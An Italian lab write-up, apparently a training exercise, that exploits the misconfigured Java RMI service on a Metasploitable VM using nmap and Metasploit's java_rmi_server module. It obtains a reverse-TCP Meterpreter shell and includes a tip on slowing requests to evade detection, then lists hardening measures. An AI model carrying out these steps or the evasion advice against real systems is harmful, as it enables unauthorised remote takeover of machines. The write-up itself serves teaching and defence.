EXPLOIT JAVA RMI - METASPLOITABLE


Nella simulazione di oggi dobbiamo sfruttare la vulnerabilità di Metasploitable sul servizio JAVA RMI.

Per prima cosa configuriamo gli ambienti cambiando gli indirizzi IP sia su Kali che sulla macchina target, per farlo andiamo a modificare tramite il comando **sudo nano /etc/network/interfaces** la configurazione di network delle rispettive macchine, *192.168.11.111* per Kali e *192.168.11.112* per Metasploitable e testiamo con il **ping** che le macchine comunichino tra loro.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo cat /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static

address 192.168.11.111
netmask 255.255.255.0
gateway 192.168.11.1
broadcast 192.168.11.255
```

```
  GNU nano 2.0.7         File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Come prima cosa andiamo ad effettuare una scansione della macchina target con **nmap** per individuare le porte aperte con i relativi servizi.




- **-sV**: fa si che *nmap* avvia la scansione determinando le porte aperte, i servizi e le relative versioni, conoscere queste ultime ci permette di verificare se sono presenti vulnerabilità ad esempio su CVE.
- **-T4**: è la modalità aggressiva, permette di ottenere una scansione più veloce riducendo il ritardo di invio tra un pacchetto e l'altro.

Come possiamo notare dall'immagine sulla porta **1099** è presente il *servizio* **java-rmi.**

JAVA RMI (Remote Method Invocation) rende possibile che due applicazioni Java riescono a comunicare tra loro attraverso la rete, permettendo a programmi su pc diversi di poter scambiare dati ed invocare metodi su oggetti remoti.


FASE DI EXPLOITATION

Apriamo la shell di Metasploit con msfconsole e cerchiamo gli exploit relativi al servizio *java-rmi*




```
msf6 > search java rmi

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/multi/http/atlassian_crowd_pdkinstall_plugin_upload_rce  2019-05-22       excellent  Yes    Atlassian Crowd pdkinstall Unauthenticated
 Plugin Upload RCE
   1   exploit/multi/http/crushftp_rce_cve_2023_43177        2023-08-08       excellent  Yes    CrushFTP Unauthenticated RCE
   2     \_ target: Java                                     .                .          .      .
   3     \_ target: Linux Dropper                            .                .          .      .
   4     \_ target: Windows Dropper                          .                .          .      .
   5   exploit/multi/misc/java_jmx_server                    2013-05-22       excellent  Yes    Java JMX Server Insecure Configuration Jav
a Code Execution
   6   auxiliary/scanner/misc/java_jmx_server                2013-05-22       normal     No     Java JMX Server Insecure Endpoint Code Exe
cution Scanner
   7   auxiliary/gather/java_rmi_registry                    .                normal     No     Java RMI Registry Interfaces Enumeration
   8   exploit/multi/misc/java_rmi_server                    2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configura
tion Java Code Execution
   9     \_ target: Generic (Java Payload)                   .                .          .      .
   10    \_ target: Windows x86 (Native Payload)             .                .          .      .
   11    \_ target: Linux x86 (Native Payload)               .                .          .      .
   12    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   13    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   14  auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Exe
cution Scanner
   15  exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Pri
vilege Escalation
   16  exploit/multi/browser/java_signed_applet              1997-02-19       excellent  No     Java Signed Applet Social Engineering Code
 Execution
   17    \_ target: Generic (Java Payload)                   .                .          .      .
   18    \_ target: Windows x86 (Native Payload)             .                .          .      .
   19    \_ target: Linux x86 (Native Payload)               .                .          .      .
   20    \_ target: Mac OS X PPC (Native Payload)            .                .          .      .
   21    \_ target: Mac OS X x86 (Native Payload)            .                .          .      .
   22  exploit/multi/http/jenkins_metaprogramming            2019-01-08       excellent  Yes    Jenkins ACL Bypass and Metaprogramming RCE
```

Scegliamo coma da immagine sopra l'exploit di *java_rmi_server* che permette di sfruttare una vulnerabilità del servizio relativo ad un errata configurazione del server java-rmi che permette di poter eseguire codice da remoto, per farlo utilizziamo il comando **use exploit/multi/misc/java_rmi_server** seguito dal comando **show options** per vedere i parametri necessari al funzionamento dell'exploit.



HTTP DELAY: indica il ritardo nell'invio di richieste HTTP, in questo contesto è intenzionale poter manipolare il ritardo di invio delle richieste permettendoci così di bypassare eventuali sistemi di sicurezza presenti sulla macchina target, difatti riducendo la velocità d'invio delle richieste HTTP ci permette di essere rilevati più difficilmente. Un invio massivo di pacchetti in un breve periodo di tempo è ovvio che potrebbe far scattare dei campanelli di allarme sulla macchina della vittima, inoltre un HTTP DELAY più alto evita di sovraccaricare il server vittima.

RHOSTS: andiamo a impostare l'indirizzo ip della macchina target



Una volta lanciato l'exploit possiamo vedere che viene aperta la sessione Meterpreter con la macchina target.

Andiamo ad analizzare la riga 1 relativa alla connessione: **"Started reverse TCP handler on 192.168.11.111:4444"**:

Reverse TCP: ci indica che il payload avvia una comunicazione dalla macchina vittima a quella dell'attaccante.

Handler on: indica che metasploit si sta mettendo in ascolto, in questo caso sulla porta 4444

In sintesi quando il **payload** lanciato tenta di connettersi alla nostra macchina, la connessione viene accettata dall'handler e di conseguenza viene aperta una sessione **meterpreter**.

Ora che abbiamo il controllo remoto della macchina target, lanciamo **ifconfig** per visualizzare le interfacce di rete attive sulla vittima, in seguito lanciamo **route** che ci permette di vedere la tabella di routing presente su metasploit.

La **tabella di routing** non è nient'altro che l'insieme di dati utilizzati dal dispositivo per poter indirizzare i pacchetti nel miglior modo alla loro destinazione.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                                  Netmask  Gateway  Metric  Interface
    ------                                  -------  -------  ------  ---------
    ::1                                     ::       ::
    2a01:e11:100b:9150:a00:27ff:fee5:8b33   ::       ::
    fe80::a00:27ff:fee5:8b33                ::       ::
meterpreter >
```

```
meterpreter > getuid
Server username: msfadmin
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : 2a01:e11:100b:9150:a00:27ff:fee5:8b33
IPv6 Netmask : ::
IPv6 Address : fe80::a00:27ff:fee5:8b33
IPv6 Netmask : ::
```

CONCLUSIONI

Come abbiamo potuto constatare, sfruttare una vulnerabilità di questo tipo può essere “fatale” per un azienda, in quanto un attaccante può prendere possesso da remoto della macchina.

Per proteggersi da eventuali attacchi al servizio **java-rmi** possiamo adottare diverse misure:

1 Disattivare il servizio se non viene utilizzato

2 Utilizzare un sistema di autenticazione, permettendo così di poter identificare solo i dispositivi client autorizzati

3 Configurare delle regole nel firewall che limitano l’accesso alla porta **1099**, in genere utilizzata da questo servizio, permettendo così la connessione solo da client e server “conosciuti”

4 Utilizzare un sistema di crittografia in quanto il servizio non ne ha uno nativo pertanto i dati trasmessi sono in chiaro

5 Mantenere aggiornata la versione di Java.